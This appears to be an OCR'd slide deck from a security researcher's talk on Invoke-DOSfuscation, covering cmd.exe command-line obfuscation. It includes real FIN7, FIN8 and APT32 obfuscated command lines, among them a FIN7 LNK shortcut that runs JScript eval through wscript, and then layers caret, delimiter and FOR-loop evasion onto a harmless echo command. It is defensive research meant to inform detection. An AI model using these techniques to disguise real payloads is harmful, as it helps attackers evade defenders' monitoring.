Invoke-DOSfuscation

Techniques FOR %F IN (-style) DO (S-level CMD Obfuscation)

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http://insights.looloo.com/wp-content/uploads/2016/10/Latte-Art-in-Manila-Featured-FB

C:\> """who""am"i

- Daniel Bohannon
  - Title :: Senior Applied Security Researcher
  - Team :: **A**dvanced **P**ractices **T**eam @ Mandiant/FireEye
  - Twitter :: @danielhbohannon
  - Blog :: http://danielbohannon.com
- Projects
  - Invoke-Obfuscation & Invoke-CradleCrafter
  - Revoke-Obfuscation (w/@Lee_Holmes)
  - Invoke-DOSfuscation

DISCLAIMER:

- Case studies and examples are drawn from our experiences and activities working for a variety of customers, and do not represent our work for any one customer or set of customers. In many cases, facts have been changed to obscure the identity of our customers and individuals associated with our customers.

OUTLINE

State of ~~the Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation

Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

Detecting DOSfuscation

FireEye

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
State of Obfuscation [Red Team]


- Why Obfuscate?
  - Evade static (and some dynamic) detections
  - Increase work for defenders
- How Extensive?
  - Some obfuscation framework exists for almost any scripting language that attackers like to use
- Slowing down?
  - Not any time soon (but I may be biased)



https://i.imgur.com/lG8bRQe.jpg

State of Obfuscation [Blue Team]

- Additional Host-Based Visibility
  - AMSI: Antimalware Scan Interface
  - ETW: Event Tracing (Windows)
- Signature-less Detection Approaches
  - Revoke-Obfuscation (AST-based PowerShell obfuscation detection framework)
- Room for improvement?
  - Absolutely, because attackers are responding by…




State of Obfuscation [Attacker Response]

- Choosing softer targets
- Disabling defensive visibility
  - AMSI, ETW, Anti-forensics
- Using languages that do not provide good visibility
  - JavaScript (quieter than PS, but still AMSI)
    - AMSI visibility if run via Windows Script Host (VBS or JScript)
  - C# (msbuild.exe all the things)
  - Custom binaries (b/c whitelisting still uncommon)

http://www.syslog.com/~jwilson/pics-i-like/kurios119.jpg


State of Obfuscation [My Response]

- What is this talk?
  - NOT PowerShell (well, not entirely)



State of Obfuscation [My Response]

- What is this talk?
  - NOT PowerShell (well, not entirely)
  - Cmd.exe obfuscation
- Cmd.exe visibility
  - Command line arguments
  - Parent/child process relationships
  - Source of action on registry, files, etc.



But why an entire framework for cmd.exe obfuscation?

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
FireEye

Obfuscation in the Wild

- June 30, 2017
  - Co-authored blog post with Nick Carr (@itsreallynick)
  - Outlines three different obfuscation techniques that MANDIANT consultants identified three threat actors using
    - Feb 2017 :: **FIN8**
    - Apr 2017 :: **APT32** (OceanLotus, Vietnam)
    - Jun 2017 :: **FIN7** (Carbanak)



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Obfuscation in the Wild: Targeted Attackers Lead the Way in Evasion Techniques

June 30, 2017 | by Daniel Bohannon, Nick Carr | Threat Research

Throughout 2017 we have observed a marked increase in the use of command line evasion and obfuscation by a range of targeted attackers. Cyber espionage groups and financial threat actors continue to adopt the latest cutting-edge application whitelisting bypass techniques and introduce innovative obfuscation into their phishing lures. These techniques often bypass static and dynamic analysis methods and highlight why signature-based detection alone will always be at least one step behind creative attackers.

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
Case Study #1: FIN8


- February 2017
- Process-level environment variables + PowerShell StdIn (launched from macro)

cmd /c echo **%_MICROSOFT_UPDATE_CATALOG%** | **%_MICROSOFT_UPDATE_SERVICE%**



Case Study #2: APT32 (OceanLotus)

- April 2017
  - Caret and un-paired double quotes in regsvr32.exe arguments
    - /i:^h^t^t^p *(does not show up in regsvr32.exe arguments)*
    - /i:"h"t"t"p *(DOES show up in regsvr32.exe arguments – must be even number of quotes)*



Host Investigative Platform (HIP) capturing real-time attacker activity during a MANDIANT incident response engagement for APT32 activity

Case Study #3: FIN7 (Carbanak)

- June 2017
  - DOCX/RTF + LNK w/Word COM to retrieve remaining payload from original document
    - Process-level environment variables + cmd.exe StdIn
    - JavaScript encoding & concatenation:
      - "Wor"+"d.Application" and [String.fromCharCode(101)+'va'+'l']

```
50. [String Data]
51. Relative path (UNICODE):                    ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE):                        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE):                    c:\Users\andy\Desktop\2013-Word.ico
```

Case Study #3: FIN7 (Carbanak)

https://i.imgur.com/tZpnpiI.gif

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```


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Case Study #3: FIN7 (Carbanak)

- cmd.exe /c set x=wscript /e:jscript … echo %x%|cmd

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Case Study #3: FIN7 (Carbanak)

- cmd.exe /c set **x**=wscript /e:jscript … echo %**x**%|cmd

Process-level env var

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- cmd.exe /c set **x**=wscript /e:jscript … echo %**x**%|cmd

Garbage delimiter

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- cmd.exe /c set **x**=wsc@ript /e:js@cript … echo %**x**%|cmd

Garbage delimiter

Delimiter removal

```
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52. Arguments (UNICODE):                        /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
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FireEye

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- cmd.exe /c set **x**=wsc@ript /e:js@cript … echo %**x** %|cmd


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```


Case Study #3: FIN7 (Carbanak)

- cmd.exe /c set **x**=wsc@ript /e:js@cript … echo %**x:@=**%|cmd

https://media.giphy.com/media/l4Jz3a8jO92crUlWM/giphy.gif

Case Study #3: FIN7 (Carbanak)

- Timeline
  - Wed :: June 28, 2017 – Nick Carr (@itsreallynick) finds FIN7 testing payload
  - Thu :: June 29, 2017 – We write blog post
  - Fri :: June 30, 2017 – We publish blog post
  - Sat/Sun :: July 1-2, 2017 – I write and release POC: **Out-FINcodedCommand**



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
"Is there more here?"



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

Implications of This Research

- These obfuscation techniques affect:
  - Dynamic detections
    - Arguments, parent/child relationship, env var, stdin
  - Static detections
    - All of the above + so much more
  - CFP submissions ☺



https://memegenerator.net/img/images/600x600/2729805/willy-wonka.jpg



FireEye

Implications of This Research

```
cmd.exe /c "echo Invoke-DOSfuscation"
```


FireEye

Implications of This Research

```
cmd.exe /c "set O=fuscation&set B=oke-
DOS&&set D=echo Inv&&call %D%%B%%O%"
```


FireEye

Implications of This Research

```
cm%windir:~   -4,   -3%.e^Xe,;^,/^C",;,S^Et  ^
^o^=fus^cat^ion&,;,^se^T ^ ^ ^B^=o^ke-D^OS&&,;,s^Et^
^  d^=ec^ho I^nv&&,;,C^Al^l,;,^%^D%^%B%^%o^%"
```


FireEye

Implications of This Research

```
FOR /F "delims=il tokens=+4" %Z IN ('assoc .cdxml') DO  %Z
,;^,/^C",;,S^Et  ^ ^o^=fus^cat^ion&,;,^se^T ^ ^ ^B^=o^ke-
D^OS&&,;,s^Et^ ^  d^=ec^ho
I^nv&&,;,C^Al^l,;,^%^D%^%B%^%o%"
```


FireEye

Implications of This Research

```
^F^oR , , , , , ; ; /^f ; ; ; ; ; , " delims=il
tokens= +4 " ; ; ; , , , , %Z ; , , , , ^In , , ; ; , ,
, ( , ; ; ; ' , , , , , ; ^^a^^S^^s^^oC ; , , , , ;
.c^^d^^xm^^l ' ; , , , , ) , , , , ; , ^d^o , , , , , , ,
%Z , ; ^ ,/^C" , ; , S^Et ^ ^o^=fus^cat^ion& , ; , ^se^T
^ ^ ^B^=o^ke-D^OS&& , ; , s^Et^ ^ d^=ec^ho I^nv&& ,
; , C^Al^l , ; , ^ %^D%^%B%^%o%"
```


FireEye

Implications of This Research – HANG ON TIGHT

http://photos.motogp.com/2015/07/16/sunday-rider3---ross-noble_0.big.jpg

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Implications of This Research – HANG ON TIGHT AS WE STACK

http://photos.motogp.com/2015/07/16/sunday-rider3---ross-noble_0.big.jpg

https://www.thesun.co.uk/wp-content/uploads/2016/04/1802881.main_image.jpg

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Detecting DOSfuscation

